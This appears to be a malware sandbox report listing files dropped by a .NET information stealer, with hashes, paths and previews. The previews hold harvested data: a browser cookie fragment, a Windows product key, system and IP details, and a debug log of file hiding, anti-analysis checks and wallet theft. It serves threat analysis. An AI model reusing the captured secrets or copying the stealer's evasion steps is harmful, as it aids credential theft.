Preview:	.google.com.TRUE./.FALSE.13261762877462365.NID.204=Zby1pa4NqcXVsIGE_3ZmaJyb6wd0ytCetXAGAYyCxqs2oB7GnI3pgyhDqSLplEUbd5KtDmFut9_ZUC4e6qUSqOJD3t1X1QzZ6EDKsemEKsaJT7QdaJ3DLNev4XjTqyplJqeiHY0L0dD9AvRUlTYjHSmBPUv-_Y4cj4q4NBiv_34..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Desktop.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	898
Entropy (8bit):	5.4067989607524325
Encrypted:	false
SSDEEP:	24:gxREEQvEvvsBcEP6SuAhm0fTD7ey9iHQAvsiJV:IWsvvsBcQbuSTDSy90QAvs8V
MD5:	35298B8EDBA46BB31BE4FF251A5D3D1E
SHA1:	02EB88E4177030BFFD083238C16429B2F201A04B
SHA-256:	6EC06F2ADA2C169C283FDEF55EF0B634B8CFD296D3D4FD14506F4E91F27FC206
SHA-512:	E55E0D70445110EA600488E6BF218B6F4FBAB75342A28BA4C60E722BD4DAD81B4C8CD44147C90F17222DA8B4942BD08484A8A5DD761CCD813EAB2EF6FC5BF4EE
Malicious:	false
Reputation:	unknown
Preview:	Desktop\...EEGWXUHVUG\...EIVQSAOTAQ\...EOWRVPQCCS\...JDDHMPCDUJ\...NVWZAPQSQL\...PWCCAWLGRE\....GRXZDKKVDB.png....NVWZAPQSQL.jpg...PALRGUCVEH.mp3....PIVFAGEAAV.xlsx....PWCCAWLGRE.docx....SQSJKEBWDT.pdf...QCFWYSKMHA\....BNAGMGSPLO.png....PIVFAGEAAV.jpg....PWCCAWLGRE.xlsx....QCFWYSKMHA.docx....SQSJKEBWDT.mp3....SUAVTZKNFL.pdf...SUAVTZKNFL\....EFOYFBOLXA.pdf....GIGIYTFFYT.mp3....PALRGUCVEH.jpg....SQSJKEBWDT.xlsx....SUAVTZKNFL.docx....ZGGKNSUKOP.png...ZIPXYXWIOY\...18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe...BNAGMGSPLO.png...desktop.ini...EFOYFBOLXA.pdf...Excel 2016.lnk...GIGIYTFFYT.mp3...GRXZDKKVDB.png...Microsoft Edge.lnk...NVWZAPQSQL.jpg...PALRGUCVEH.jpg...PALRGUCVEH.mp3...PIVFAGEAAV.jpg...PIVFAGEAAV.xlsx...PWCCAWLGRE.docx...PWCCAWLGRE.xlsx...QCFWYSKMHA.docx...SQSJKEBWDT.mp3...SQSJKEBWDT.pdf...SQSJKEBWDT.xlsx...SUAVTZKNFL.docx...SUAVTZKNFL.pdf...Word 2016.lnk...ZGGKNSUKOP.png..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Documents.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	911
Entropy (8bit):	5.327784038785361
Encrypted:	false
SSDEEP:	24:gkxrEE6EEQvEvvsBcEP6sjTCriHQAvs+V:LBEE6WsvvsBcQZTCr0QAvs+V
MD5:	A9B84A099071730F1F7CA9FF71E68E06
SHA1:	F50B51E1C9D014FEC17FBEB1E174366D2EC7A1F5
SHA-256:	14CC4862319B72D45ACB12B18156DEC667E7D1338D2451C518674393741D568D
SHA-512:	E6D72F9B76BF85B00398D70903FD18E80AEF94ECA79333841780CD36071F533CC2FC8E735A4A06E142C42B0288E23EE36A1A8EE191E0522800A8DBC883996E70
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Documents.txt	
Preview:	Documents\...EEGWXUHVUG\...EIVQSAOTAQ\...EOWRVPQCCS\...JDDHMPCDUJ\...My Music\....desktop.ini...My Pictures\....Camera Roll\.....desktop.ini....desktop.ini...My Videos\....desktop.ini...NVWZAPQSQL\...PWCCAWLGRE\....GRXZDKKVDB.png....NVWZAPQSQL.jpg....PALRGUCVEH.mp3....PIVFAGEAAV.xlsx....PWCCAWLGRE.docx....SQSJKEBWDT.pdf...QCFWYSKMHA\....BNAGMGSPLO.png....PIVFAGEAAV.jpg....PWCCAWLGRE.xlsx....QCFWYSKMHA.docx....SQSJKEBWDT.mp3....SUAVTZKNFL.pdf...SUAVTZKNFL\....EFOYFBOLXA.pdf....GIGIYTFFYT.mp3....PALRGUCVEH.jpg....SQSJKEBWDT.xlsx....SUAVTZKNFL.docx....ZGGKNSUKOP.png...ZIPXYXWIOY\...BNAGMGSPLO.png...desktop.ini...EFOYFBOLXA.pdf...GIGIYTFFYT.mp3...GRXZDKKVDB.png...NVWZAPQSQL.jpg...PALRGUCVEH.jpg...PALRGUCVEH.mp3...PIVFAGEAAV.jpg...PIVFAGEAAV.xlsx...PWCCAWLGRE.docx...PWCCAWLGRE.xlsx...QCFWYSKMHA.docx...SQSJKEBWDT.mp3...SQSJKEBWDT.pdf...SQSJKEBWDT.xlsx...SUAVTZKNFL.docx...SUAVTZKNFL.pdf...ZGGKNSUKOP.png..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Downloads.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	338
Entropy (8bit):	5.259969024476253
Encrypted:	false
SSDEEP:	6:3tcw5LK5t2th79osl77LdMWD1YDBHvU+UUb7mKbxWdx1Kihivs+V:aw5LKTC5liWRYFPBUUQgbvs+V
MD5:	DA62BB62C5A8977E471F049A6576AB44
SHA1:	265CC1AF7B4DC3EF15BBE8A7B5F63FD2FD6BE5A8
SHA-256:	300F31AA2DF01074650899BC52EA187CE6C363CE863163BD0F46B1BA26C42CC1
SHA-512:	FC2557B48DC0FA4492415E8E3173D8CBC6E45739174B9316477A9E8B737A3CB0985C9C2813807DBAF36D9FC1D60BDA39CDE2982C98D3A2EC865BB0AB56C6642
Malicious:	false
Reputation:	unknown
Preview:	Downloads\...BNAGMGSPLO.png...desktop.ini...EFOYFBOLXA.pdf...GIGIYTFFYT.mp3...GRXZDKKVDB.png...NVWZAPQSQL.jpg...PALRGUCVEH.jpg...PALRGUCVEH.mp3...PIVFAGEAAV.jpg...PIVFAGEAAV.xlsx...PWCCAWLGRE.docx...PWCCAWLGRE.xlsx...QCFWYSKMHA.docx...SQSJKEBWDT.mp3...SQSJKEBWDT.pdf...SQSJKEBWDT.xlsx...SUAVTZKNFL.docx...SUAVTZKNFL.pdf...ZGGKNSUKOP.png..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\OneDrive.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	11
Entropy (8bit):	3.2776134368191165
Encrypted:	false
SSDEEP:	3:1hiRn:14Rn
MD5:	1DA31A8EA979A8627E1C0630291B5B26
SHA1:	903725300CBC8EEBD49847428F00AB6C20729D67
SHA-256:	55FE800A4DA9F2E2A8C3EF6D768302B0CAC54DC55587812976CA493C276BAE30
SHA-512:	220484AD810BA043CEB3C918E0472AA0F3A35D7F04C2BF8ADA31109012C2FDAA083A2ACD4AE20207608B83D54CDF0D4F077FF9B8027A6786E65548F8834E7AC
Malicious:	false
Reputation:	unknown
Preview:	OneDrive\..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Pictures.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.401826932053255
Encrypted:	false
SSDEEP:	3:YzIVqIPLKKrLKB:nqyLKCLKB
MD5:	154A3A46F2AC154FD11B51AE37F7BFB0
SHA1:	5FF354343773ACBFB8973DF4B0D96FAFA5842668
SHA-256:	BCF4D37446D020F5B6214E9896E607C7BDAFA7C118C0C3DC766211EC63AB841A
SHA-512:	12CADFFFA2F45B77D48F30FE8C63E9FC5FF7712CD9C2AF275052722D5640DD4E7AE2D9C3D07328833438295CB63EB6F4A37CB82623453618E00B4F23A95618B
Malicious:	false
Reputation:	unknown
Preview:	Pictures\...Camera Roll\....desktop.ini...desktop.ini..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Startup.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Startup.txt	
Entropy (8bit):	4.053508854797679
Encrypted:	false
SSDEEP:	3:jgBLKB:j4LKB
MD5:	68C93DA4981D591704CEA7B71CEBFB97
SHA1:	FD0F8D97463CD33892CC828B4AD04E03FC014FA6
SHA-256:	889ED51F9C16A4B989BDA57957D3E132B1A9C117EE84E208207F2FA208A59483
SHA-512:	63455C726B55F2D4DE87147A75FF04F2DAA35278183969CCF185D23707840DD84363BEC20D4E8C56252196CE555001CA0E61B3F4887D27577081FDEF9E946402
Malicious:	false
Reputation:	unknown
Preview:	Startup\...desktop.ini..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Temp.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1368
Entropy (8bit):	4.858817282535697
Encrypted:	false
SSDEEP:	24:4BVVAajYbUoF5/lxQ/gzhC1VXYEr5n62YQGcStI8kR7Hk+nsyc/:4qajsUoF9Q/gzkLXvr5n+QGVtI8kRE/L
MD5:	535132D0F7F6EDCBBDD4D022E9AF5D4A
SHA1:	B7B334FCA23FA28753414A7EB726B223653445EA
SHA-256:	1B280C67C1663B99562E8FD7BD12C46500BD62957AF83DF64754118EA6C1DC38
SHA-512:	EEDC7525AB812A33167095E806F0D64EBECB58D443F072409312D73247BED2DB3FF081DD6CDE7CFBDAB1777500E326BF5BD35EC6E2E71C7E4CCD6FA6B068BC4
Malicious:	false
Reputation:	unknown
Preview:	Temp\...acrocef_low\...acrord32_sbx\...CR_8F2A8.tmp\....setup.exe...Low\....JavaDeployReg.log...ua2xswh0.fpx\....unarchiver.log...0196354653...0409654664...0450125302...0518291756...0653671941...0666563528...0982390758...1033868256...1141274626...1237160943...1239919175...1244065654...1287572840...1343496627...1422339599...1927994670...2103954313...2168651637...2265332024...2265465471...2385760553...2585558601...2843307863...3024948866...3322604653...3476888679...3643399760...3677062445...4054640694...4736274156...4941266003...5064077962...5281104033...5491630718...5622580005...5713452101...5809130301...6092905029...6109303877...6183211589...6213653276...6329227256...6422942404...6483516391...6750529025...7011884383...7155756679...7216804956...7245361316...7457734050...7676687441...8182259827...8200946536...8492240360...8552718761...8784112376...8886835349...8975065801...8995528179...9106464316...9217021447...9275373402...9329238007...9422479677...9655434068...9659692161...9925478147..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\Directories\Videos.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	23
Entropy (8bit):	3.7950885863977324
Encrypted:	false
SSDEEP:	3:k+JrLKB:k+JrLKB
MD5:	1FDDBF1169B6C75898B86E7E24BC7C1F
SHA1:	D2091060CB5191FF70EB99C0088C182E80C20F8C
SHA-256:	A67AA329B7D878DE61671E18CD2F4B011D11CBAC67EA779818C6DAFAD2D70733
SHA-512:	20BFEAFDE7FEC1753FEF59DE467BD4A3DD7FE627E8C44E95FE62B065A5768C4508E886EC5D898E911A28CF6365F455C9AB1EBE2386D17A76F53037F99061FD4D
Malicious:	false
Reputation:	unknown
Preview:	Videos\...desktop.ini..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Apps.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	491
Entropy (8bit):	5.027444140583612
Encrypted:	false
SSDEEP:	12:Oxyff2l+VT/wQ/gtff2l+VmQkCff2l+VywV:OxIf2l+t/wQ4hf2l+gQk4f2l+swV
MD5:	B293FDC457E855064BB58882F5DFD29A
SHA1:	B1F5105B50022499855487DEDF446E01E794B9B0
SHA-256:	9B680EC5C103F142124A8B0F8BEC8E30C65B2313AD46FEE71C2725CFA76BB5C8
SHA-512:	18A28D8AFFDD674F40E0BC63D37E663E0BC243CDBB15179C36DD7F446DEDB236EB0E7B0D71720D4C2EE2AEE5B1E1DC3EEA125EA90FD5460A4EE77E85F029B68
Malicious:	false

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Apps.txt	
Reputation:	unknown
Preview:	.APP: Microsoft DCF MUI (English) 2016..VERSION: 16.0.4266.1001..INSTALL DATE: 04/09/2022 19:18:43..IDENTIFYING NUMBER: {90160000-0090-0409-0000-000000FF1CE}...APP: Microsoft Office Professional Plus 2016..VERSION: 16.0.4266.1001..INSTALL DATE: 04/09/2022 19:18:43..IDENTIFYING NUMBER: {90160000-0011-0000-0000-0000000FF1CE}...APP: Microsoft OneNote MUI (English) 2016..VERSION: 16.0.4266.1001..INSTALL DATE: 04/09/2022 19:18:43..IDENTIFYING NUMBER: {90160000-00A1-0409-0000-0000000FF1CE}..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Debug.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	UTF-8 Unicode text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	2063
Entropy (8bit):	5.042169334592198
Encrypted:	false
SSDEEP:	48:f6gxa6g3E6g9f1g9b6g+gSZmvGthudKz3ihhudKzzr3mvGthudKz3ihhudKzzrF:ftajEi+Tu8zyTu8zzrhu8zyTu8zzrF
MD5:	17D1544C67ADB92F701C1A702D4B39D1
SHA1:	3FAB650DAD38BF1D1A8B0D80195016CB8E2EF089
SHA-256:	EE9C17ED49F144BE5DF590D051592886053A2932B596F71D726EAF1D88DE7D52
SHA-512:	D8073B1E08B79EA709D77BDD8AFD641E21AF83961D11C781CEF2C794F2C282568D47404438AA1A478FC5D941158FE1C02E59F8944D532B85D03F42E3E2377985
Malicious:	false
Reputation:	unknown
Preview:	HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\632783881659e232750f71880779d5da.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\chormuim.exe.StartDelay : Sleeping 7665.AntiAnalysis : Hosting detected!.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\DotNetZip.dll.SetFileCreationDate : Changing file C:\Users\user\AppData\Local\Temp\DotNetZip.dll creation data.HideFile : Adding 'hidden' attribute to file C:\Users\user\AppData\Local\Temp\AnonFileApi.dll.SetFileCreationDate : Changing file C:\Users\user\AppData\Local\Temp\AnonFileApi.dll creation data.Steam >> Application path not found in registry.Wallets >> Failed collect wallet from registry.System.NullReferenceException: Object reference not set to an instance of an object... at .....

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Desktop.jpg	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	94569
Entropy (8bit):	7.917365757639508
Encrypted:	false
SSDEEP:	1536:CFhU7TrodLJ8LnBcKC1olf7hYsK8Y5Pq1vn7cacCX8xKUYFA/MGbNZN803FF6vDr:Ih9dF8li1oxhYs1YtC7dHO/McNLFYr
MD5:	F4DE56C9097BA039DEBE99A779BFFC01
SHA1:	FE30F8A2B5545DFB25249B7BB6A3D4849572CA75
SHA-256:	607081315FCB0CB653F55812F1167572A89469E8E64612366EF53F59BB5EBAD8
SHA-512:	6522F3757130D0F63DD3F3A274E1E14D8FC01510C6C7228185744692B23DBE8B7D77388D5DCF52428F1085E03ED7F8673496A87D33F9F7EB4F36BFE11F598473
Malicious:	false
Reputation:	unknown
Preview:	......JFIF.....`.`.....C..... $.' ",#..(7),01444.'9=82<.342...C.....2!.!2222222222222222222222222222222222222222222222222222..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..01KK...lq\....xcS.m..#Hm.....T.....<!...wq5...v1.?S.....rHj-.U:...5.....|..+.....}...<.>...H.....Wo.CK`/l.1./...C...W.....,1....R.0.W.A.:.....X.l..1lN23...._....m....'.....S.. ..W...'.c....1....5.5.}j.Ly..k;.\...q.U..Q...bgJpW.(QKI]&b.QE.&(.._.C.....B...-..h.Dh.....{..J*.qNN...Z.....?...../.H.v..O.|.....l"]Z...I.y..[

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Info.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	510
Entropy (8bit):	5.42922545798507
Encrypted:	false
SSDEEP:	12:RFTwPRbVkb2JuW2YaWEV+YjNszJxAIW/v5Xyl:3TwP/kbaRaB+YjNQJxAIWZI
MD5:	B7494ED701D0F966AB3015A52AC5487E
SHA1:	A99A58DCCFD15EFD416DAC65088EC958E73FF3A6
SHA-256:	6589DA1163E41311DD86A0537446880E200CC1617D684716587E90F258E3FA00
SHA-512:	BCD50B247C313F5E6165FF3FBF57E2C346097FF5DF5BF85567374FCFAF605345E9088331DB5479F4F86F6B8B2294F3D0AA5E735964228CCC378B68252B410207
Malicious:	false
Reputation:	unknown
Preview:	.[IP].External IP: 84.17.52.18.Internal IP: No network adapters with an IPv4 address in the system!.Gateway IP: 192.168.2.1..[Machine].Username: user.Compname: 936905.System: Windows 10 Pro (64 Bit).CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz.GPU: WG6VM9MF.RAM: 4094MB.DATE: 2022-01-14 1:49:28 PM.SCREEN: 1280x1024.BATTERY: NoSystemBattery (1%).WEBCAMS COUNT: 0..[Virtualization].VirtualMachine: False.SandBoxie: False.Emulator: True.Debugger: False.Processe: False.Hosting: True.Antivirus: Windows Defender..

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\Process.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1424
Entropy (8bit):	5.588175000180968
Encrypted:	false
SSDEEP:	24:pvbhTALy01IE6l8TOfZHVpXHVhTlLy01IE6l8TOnksgJElzTgEhT9Ly01IE6l8Tm:r2y0qXsKLXBy0qXstsj5y0qXsI6y0qXB
MD5:	B2F124639418316BDA76E54DF69D45F1
SHA1:	27B39A6D36B961F3D24268FCA376447C8383D0BF
SHA-256:	B58068F8000639264E61A5CB225D4BEC440015AF3971E03A53DC040822302447
SHA-512:	6BE2936C99250BC5CED9C12DDA97D06FD2B9A5F4CECBB93711D2B9C4B2FC7BD1C746677929124E7FD6DD591AE05956A4179F2872A7CBD41C35E53FE74DFC846
Malicious:	false
Reputation:	unknown
Preview:	NAME: dwm..PID: 984..EXE: C:\Windows\system32\dwm.exe..NAME: csrss..PID: 392..EXE: ..NAME: UqEElYeBefdWnvjOQuAWcv..PID: 5716..EXE: C:\Program Files (x86)\WUZCPkNPlPohVtJaNxOMULnRzPcEttAhqTmjLXihpzSoFftEwPvAWpG\UqEElYeBefdWnvjOQuAWcv.exe..NAME: WmiPrvSE..PID: 3040..EXE: C:\Windows\system32\wbem\wmiprvse.exe..NAME: svchost..PID: 1568..EXE: C:\Windows\System32\svchost.exe..NAME: dllhost..PID: 4916..EXE: C:\Windows\system32\DllHost.exe..NAME: svchost..PID: 2156..EXE: c:\windows\system32\svchost.exe..NAME: UqEElYeBefdWnvjOQuAWcv..PID: 4716..EXE: C:\Program Files (x86)\WUZCPkNPlPohVtJaNxOMULnRzPcEttAhqTmjLXihpzSoFftEwPvAWpG\UqEElYeBefdWnvjOQuAWcv.exe..NAME: svchost..PID: 1760..EXE: ..NAME: svchost..PID: 2968..EXE: c:\windows\system32\svchost.exe..NAME: svchost..PID: 6940..EXE: c:\windows\system32\svchost.exe..NAME: UsoClient..PID: 5104..EXE: C:\Windows\system32\usoclient.exe..NAME: services..PID: 572..EXE: ..NAME: taskshell..PID: 3132..EXE: C:\ProgramData\AMD Driver\taskshell.exe..NAME: UqEE

C:\Users\user\AppData\Local\632783881659e232750f71880779d5da\user@936905_en-US\System\ProductKey.txt	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	29
Entropy (8bit):	4.047299098426644
Encrypted:	false
SSDEEP:	3:/Md04WP2:/Me1P2
MD5:	5DC756E9441AB4845AFFA1E3B45A8B4A
SHA1:	8DD6A283F64BE8CBE6D127CDF2585F1CB6376D75
SHA-256:	6E7A8400007CBA5879E6315A942EFD98FC176D939B683F5791F7AE4FC140147A
SHA-512:	458FF5AF05D78C13724A56AE6073266F0EA78F807D412489AE8FCB3CFD29D690D9FC74F577336A7211E7D551F244E43E7412BC5F29D3D19C9C5A6D63D87B4C8
Malicious:	false
Reputation:	unknown
Preview:	VG6N9-W7H7P-TTD8F-D7434-P4KYB

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe.log	
Process:	C:\Users\user\Desktop\18719D6856A09A622001F1C325067D56AFA63BD21FBAD.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	859
Entropy (8bit):	5.373981576136143
Encrypted:	false
SSDEEP:	24:ML9E4KrL1qE4GiD0E4KeGiKDE4KGKN08AKhk:MxHKn1qHGiD0HKeGiYHKGD8Aok
MD5:	FCA6F8F70EDB011978C6161B2715F1D5
SHA1:	6AC99F9E4E12508A5F821AB3EBA79C256FEF60A1
SHA-256:	5D1375876DA08D3A08DFFF8180872B6961402832987E4C71E902B1B15FF382B7
SHA-512:	901B570F152D2ED442D8EDBAECE834D40BAB10402CFEA3CBA2DA9AFAEB2AC1D94DB0DE3CB4783A03CB362EA46257C036CCC3627447BC70DAB9D56FD4AB2DCA8
Malicious:	**true**
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\chormuimii.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\chormuimii.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	520
Entropy (8bit):	5.345981753770044

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\chormuimii.exe.log	
Encrypted:	false
SSDEEP:	12:Q3La/hhkvoDLI4MWuCqDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhav:MLUE4K5E4Ks2wKDE4KhK3VZ9pKhk
MD5:	044A637E42FE9A819D7E43C8504CA769
SHA1:	6FCA27B1A571B73563C8424C84F4F64F3CBCBE2F
SHA-256:	E88E04654826CE00CC7A840745254164DDBD175066D6E4EA6858BF0FE463EBB4
SHA-512:	C9A74FA4154FA5E5951B0EEAC5330CA4BAC981FF9AD24C08575A76AD5D99CFB68556B9857C9C8209A1BFCB43F82E00F14962987A18A92A715F45AD0D4E4A718C
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..

C:\Users\user\AppData\Local\Temp\AnonFileApi.dll	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	300544
Entropy (8bit):	7.2955035136033635
Encrypted:	false
SSDEEP:	6144:1YYua6E5OQB+4M5erCkGQ+Qo2gxYQWoclJjzNV0zFKZ2v92PTr3g2uKGYPbRiWm:1pgI1BTMEGkYjxYQWoEJHNV0SPTrw2ux
MD5:	7A2D5DEAB61F043394A510F4E2C0866F
SHA1:	CA16110C9CF6522CD7BEA32895FD0F697442849B
SHA-256:	75DB945388F62F2DE3D3EAAE911F49495F289244E2FEC9B25455C2D686989F69
SHA-512:	B66B0BF227762348A5EDE3C2578D5BC089C222F632A705241BCC63D56620BEF238C67CA2BD400BA7874B2BC168E279673B0E105B73282BC69AA21A7FD34BAFE0
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 44%, Browse • Antivirus: ReversingLabs, Detection: 75%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....." ..0..N.....a... ....@..... ..@.....pt..(..... .....?..H.....text....L... ....`.vmp0.....`..`.vmp1...d....` .....`..`.rsrc.....@..@.reloc..... .....@..B..... ....

C:\Users\user\AppData\Local\Temp\DotNetZip.dll	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	458752
Entropy (8bit):	6.817106205315454
Encrypted:	false
SSDEEP:	6144:FuCIjOL8qwWN/jMlC/XiapWSu9vnITVxGtSV41kJDsTDD5rlGe6wfxLV/7:dZLJLdvOSsnjS4csBrge6sf7
MD5:	6D1C62EC1C2EF722F49B2D8DD4A4DF16
SHA1:	1BB08A979B7987BC7736A8CFA4779383CB0ECFA6
SHA-256:	00DA1597D92235D3F84DA979E2FA5DBF049BAFB52C33BD6FC8EE7B29570C124C
SHA-512:	C0DCE8EAA52EB6C319D4BE2EEC4622BB3380C65B659CFB77FF51A4ADA7D3E591E791EE823DAD67B5556FFAC5C060FF45D09DD1CC21BAAF70BA89806647CBBD2
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....^....." ..0..... ... .`.....w.. ..@.....d...O.... .....@.....,..... ..... ..H.....text..... ..... ..`.rsrc..... .....@..@.rel oc.....@.....@..B.....H.....`...I...../.....{....*".}....*.*..(....*..0..F.....s....%r...po ....{.....(<...o ...r...po ....|....(!...o ...&o"... *...0.....s#.....o$...(....*.0.....{.....E.....,.....8...D...+Q..{.....+M..{.....+A..{.....+2..{.....+&..{.....+...{.....+.r...ps%...z.*6..ol...(....*..(....*....0..a.....s....%.|... .....o"...o ...r...po ....{.....(<...o ...r...po ....|....r#..p

C:\Users\user\AppData\Local\Temp\StormKitty-Latest.log	
Process:	C:\Users\user\AppData\Local\Temp\chormuim.exe
File Type:	UTF-8 Unicode text, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	2748
Entropy (8bit):	4.913429080351274
Encrypted:	false

C:\Users\user\AppData\Local\Temp\StormKitty-Latest.log	
SSDEEP:	48:f6gxa6g3E6g9f1g9b6g+gSZmvGthudKz3ihhudKzzr3mvGthudKz3ihhudKzzr3U:ftajEi+Tu8zyTu8zzrhu8zyTu8zzrhu7
MD5:	A27038E7054740BEB9001D3DD38D6EC9
SHA1:	B8F70A4B07EB860050463C81EBEEF5EB0C457F48
SHA-256:	9E31B62C12A49655CF29FC36CEBFF494CE46BD01467F6672D62D981BEE41E6BE
SHA-512:	C4B10CDDA52AB1A809352CD3B844F280D6F9EA7F71F6BC829FF47234822ADAD8C62489152D1992A5528E09BD8F1C41F78089C8B8DAAD0D2BD2F76F942EDBFF4
Malicious:	false
Reputation:	unknown
